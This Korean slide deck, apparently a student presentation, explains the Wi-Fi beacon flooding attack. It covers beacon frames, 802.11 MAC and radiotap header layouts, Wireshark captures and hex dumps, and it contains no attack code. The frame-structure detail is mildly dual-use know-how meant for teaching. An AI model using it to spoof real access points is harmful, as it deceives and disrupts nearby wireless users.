Beacon Flooding Attack

2021. 07. 22

SCP 이예준

목차

▶ 무선 통신

▶ Beacon Flooding(비콘 플러딩) 이란?

▶ IEEE 802.11 관리프레임

▶ 802.11 MAC Header

▶ Radiotap Header


▶ Beacon Frame Structure

▶ Beacon Frame Capture

▶ Beacon Flooding Attack

무선 통신

유선을 통하지 않고, **전파**를 통해 정보를 전달하는 기술



Wi-Fi

RFID

Bluetooth

MST

• • •

Beacon Flooding 이란?

Beacon Frame

자신의 와이파이 존재와 이름, 신호세기 등의 정보를 주변기기에게 알리기 위한 프레임이다.

자신을 알리기 위해 broadcast로 주기적으로 패킷을 전송한다.

Beacon Flooding

정상적인 AP가 아닌 가짜 비콘 프레임을 생성해서 broadcast로 계속 전송한다.

기존의 AP의 정보와 똑같은 비콘프레임을 만들고,

기존 AP보다 더 많은 비콘 프레임을 전송하면 Wi-Fi 목록에는 가짜 AP가 보인다.

IEEE 802.11 관리프레임

IEEE 802.11


무선랜, 와이파이라고 부르는 무선 근거리 통신망을 위해

IEEE 802 위원회에서 작성하는 일련의 표준 규격

IEEE 802.11 관리프레임

무선단말과 AP 사이에 초기 통신을

확립하기 위한 관리용 802.11 MAC 프레임



802.11 MAC 헤더 / 프레임 몸체

Frame Control	Duration/ ID	Address 1	Address 2	Address 3	시퀀스 제어	HT Control	Frame body	FCS
2	2	6	6	6	2	4	0~2304	4 바이트


Protocol Ver.	Type	Subtype	To DS	From DS	More Flag	Retry	Power Mgmt	More Data	WEP	Rsvd
2	2	4	1	1	1	1	1	1	1	1 비트

-00 : 관리프레임
-01 : 제어프레임
-10 : 데이터프레임

(관리프레임 00일 때 例)
-0000 : 결합요청프레임
-0001 : 결합응답프레임
-0010 : 재결합요청프레임
-0011 : 재결합응답프레임
-0100 : 프로브요청프레임
-0101 : 프로브응답프레임
-1000 : 비콘프레임
-1001 : ATIM
-1010 : 결합해제프레임
-1011 : 인증프레임
-1100 : 인증해제프레임

-00 : IBSS 또는 BSS
-01 : From AP
-10 : To AP
-11 : 무선 브리지

802.11 MAC Header


beacon_packet.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time         Source              Destination        Protocol Length Info
    1 0.000000000  Allradio_bd:eb:94   Broadcast          802.11    424 Beacon frame, SN=703, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
    2 0.101682722  Allradio_bd:eb:94   Broadcast          802.11    424 Beacon frame, SN=704, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
    3 0.508101199  Allradio_bd:eb:94   Broadcast          802.11    424 Beacon frame, SN=708, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
    4 0.609757111  Maxio_0b:85:38      Broadcast          802.11    251 Beacon frame, SN=3196, FN=0, Flags=........, BI=100, SSID=1002-0701
    5 1.025984883  Allradio_bd:eb:94   Broadcast          802.11    424 Beacon frame, SN=713, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
    6 1.458244329  Allradio_bd:eb:94   Broadcast          802.11    424 Beacon frame, SN=717, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
    7 1.559680366  Allradio_bd:eb:94   Broadcast          802.11    424 Beacon frame, SN=718, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
    8 1.991457785  Allradio_bd:eb:94   Broadcast          802.11    424 Beacon frame, SN=722, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
    9 2.392780626  Allradio_bd:eb:94   Broadcast          802.11    424 Beacon frame, SN=726, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   10 2.494650674  Allradio_bd:eb:94   Broadcast          802.11    424 Beacon frame, SN=727, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   11 2.808146690  Allradio_bd:eb:94   Broadcast          802.11    424 Beacon frame, SN=731, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   12 3.025012455  Allradio_bd:eb:94   Broadcast          802.11    424 Beacon frame, SN=732, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   13 3.329843584  Allradio_bd:eb:94   Broadcast          802.11    424 Beacon frame, SN=736, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   14 3.731083215  Allradio_bd:eb:94   Broadcast          802.11    424 Beacon frame, SN=740, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   15 3.832481068  Allradio_bd:eb:94   Broadcast          802.11    424 Beacon frame, SN=741, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   16 4.247097103  Allradio_bd:eb:94   Broadcast          802.11    424 Beacon frame, SN=745, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   17 4.664213081  Allradio_bd:eb:94   Broadcast          802.11    424 Beacon frame, SN=749, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
```

```
▸ Frame 10: 424 bytes on wire (3392 bits), 424 bytes captured (3392 bits) on interface wlan0, id 0
▸ Radiotap Header v0, Length 24
▸ 802.11 radio information
▾ IEEE 802.11 Beacon frame, Flags: ........
     Type/Subtype: Beacon frame (0x0008)
   ▾ Frame Control Field: 0x8000
       .... ..00 = Version: 0
       .... 00.. = Type: Management frame (0)
       1000 .... = Subtype: 8
     ▸ Flags: 0x00
     .000 0000 0000 0000 = Duration: 0 microseconds
     Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
     Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
     Transmitter address: Allradio_bd:eb:94 (00:07:89:bd:eb:94)
     Source address: Allradio_bd:eb:94 (00:07:89:bd:eb:94)
     BSS Id: Allradio_bd:eb:94 (00:07:89:bd:eb:94)
     .... .... .... 0000 = Fragment number: 0
     0010 1101 0111 .... = Sequence number: 727
▸ IEEE 802.11 Wireless Management
```


```
0000  00 00 18 00 2e 40 00 a0  20 08 00 00 00 02 85 09   ·····.@··  ········
0010  a0 00 c7 00 00 00 c7 00  80 00 00 00 ff ff ff ff   ········· ········
0020  ff ff 00 07 89 bd eb 94  00 07 89 bd eb 94 70 2d   ········· ······p-
0030  62 fa de 9b 43 06 00 00  64 00 11 04 00 15 4b 54   b···C···  d·····KT
0040  5f 47 69 47 41 5f 32 47  5f 57 61 76 65 32 5f 45   _GiGA_2G _Wave2_E
0050  42 39 31 01 08 82 84 8b  96 0c 12 18 24 03 01 06   B91·····  ····$···
0060  05 04 01 03 00 00 07 06  4b 52 20 01 0d 1e 2a 01   ········· KR ···*·
0070  04 32 04 30 48 60 6c 0b  05 00 00 36 00 00 2d 1a   ·2·0H`l·  ···6··-·
0080  ad 09 03 ff ff 00 00 00  00 00 00 00 00 00 00 01   ········· ········
0090  00 00 00 00 00 00 00 00  00 00 3d 16 06 00 00 00   ········· ··=·····
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········· ········
00b0  00 00 7f 08 04 00 0f 02  00 00 00 40 bf 0c b2 59   ········· ···@···Y
```

IEEE 802.11 wireless LAN (wlan), 24 bytes

Packets: 177 · Displayed: 177 (100.0%)

Profile: Default

Radiotap Header



```
No.  Time         Source            Destination  Protocol Length Info
   1 0.000000000  Allradio_bd:eb:94 Broadcast    802.11   424 Beacon frame, SN=703, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   2 0.101682722  Allradio_bd:eb:94 Broadcast    802.11   424 Beacon frame, SN=704, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   3 0.508101199  Allradio_bd:eb:94 Broadcast    802.11   424 Beacon frame, SN=708, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   4 0.609757111  Maxio_0b:85:38    Broadcast    802.11   251 Beacon frame, SN=3196, FN=0, Flags=........, BI=100, SSID=1002-0701
   5 1.025984883  Allradio_bd:eb:94 Broadcast    802.11   424 Beacon frame, SN=713, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   6 1.458244329  Allradio_bd:eb:94 Broadcast    802.11   424 Beacon frame, SN=717, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   7 1.559680366  Allradio_bd:eb:94 Broadcast    802.11   424 Beacon frame, SN=718, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   8 1.991457785  Allradio_bd:eb:94 Broadcast    802.11   424 Beacon frame, SN=722, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   9 2.392780626  Allradio_bd:eb:94 Broadcast    802.11   424 Beacon frame, SN=726, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
  10 2.494650674  Allradio_bd:eb:94 Broadcast    802.11   424 Beacon frame, SN=727, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
  11 2.808146690  Allradio_bd:eb:94 Broadcast    802.11   424 Beacon frame, SN=731, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
  12 3.025012455  Allradio_bd:eb:94 Broadcast    802.11   424 Beacon frame, SN=732, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
  13 3.329843584  Allradio_bd:eb:94 Broadcast    802.11   424 Beacon frame, SN=736, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
  14 3.731083215  Allradio_bd:eb:94 Broadcast    802.11   424 Beacon frame, SN=740, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
  15 3.832481068  Allradio_bd:eb:94 Broadcast    802.11   424 Beacon frame, SN=741, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
  16 4.247097103  Allradio_bd:eb:94 Broadcast    802.11   424 Beacon frame, SN=745, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
  17 4.664213081  Allradio_bd:eb:94 Broadcast    802.11   424 Beacon frame, SN=749, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
```

```
› Frame 10: 424 bytes on wire (3392 bits), 424 bytes captured (3392 bits) on interface wlan0, id 0
˅ Radiotap Header v0, Length 24
    Header revision: 0
    Header pad: 0
    Header length: 24
  › Present flags
  › Flags: 0x00
    Data Rate: 1.0 Mb/s
    Channel frequency: 2437 [BG 6]
  › Channel flags: 0x00a0, Complementary Code Keying (CCK), 2 GHz spectrum
    Antenna signal: -57dBm
  › RX flags: 0x0000
    Antenna signal: -57dBm
    Antenna: 0
› 802.11 radio information
› IEEE 802.11 Beacon frame, Flags: ........
› IEEE 802.11 Wireless Management
```

```
0000  00 00 18 00 2e 40 00 a0  20 08 00 00 00 02 85 09   ·····.@··  ········
0010  a0 00 c7 00 00 00 c7 00  80 00 00 00 ff ff ff ff   ········  ········
0020  ff ff 00 07 89 bd eb 94  00 07 89 bd eb 94 70 2d   ········  ······p-
0030  62 fa de 9b 43 06 00 00  64 00 11 04 00 15 4b 54   b···C···  d·····KT
0040  5f 47 69 47 41 5f 32 47  5f 57 61 76 65 32 5f 45   _GiGA_2G  _Wave2_E
0050  42 39 31 01 08 82 84 8b  96 0c 12 18 24 03 01 06   B91·····  ····$···
0060  05 04 01 03 00 00 07 06  4b 52 20 01 0d 1e 2a 01   ········  KR ···*·
0070  04 32 04 30 48 60 6c 0b  05 00 00 36 00 00 2d 1a   ·2·0H`l·  ···6··-·
0080  ad 09 03 ff ff 00 00 00  00 00 00 00 00 00 00 01   ········  ········
0090  00 00 00 00 00 00 00 00  00 00 3d 16 06 00 00 00   ········  ··=·····
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········  ········
00b0  00 00 7f 08 04 00 0f 02  00 00 00 40 bf 0c b2 59   ········  ···@···Y
```

IEEE 802.11 Radiotap Capture header (radiotap), 24 bytes

Packets: 177 · Displayed: 177 (100.0%)


Profile: Default

Radiotap

802.11 프레임 송신 및 수신을 위한 사실상의 표준이다.

https://www.radiotap.org/ 가면 자세한 설명이 있다..


Radiotap Structure



```
struct ieee80211_radiotap_header {
        u_int8_t        it_version;     /* set to 0 */
        u_int8_t        it_pad;
        u_int16_t       it_len;         /* entire length */
        u_int32_t       it_present;     /* fields present */
} __attribute__((__packed__));
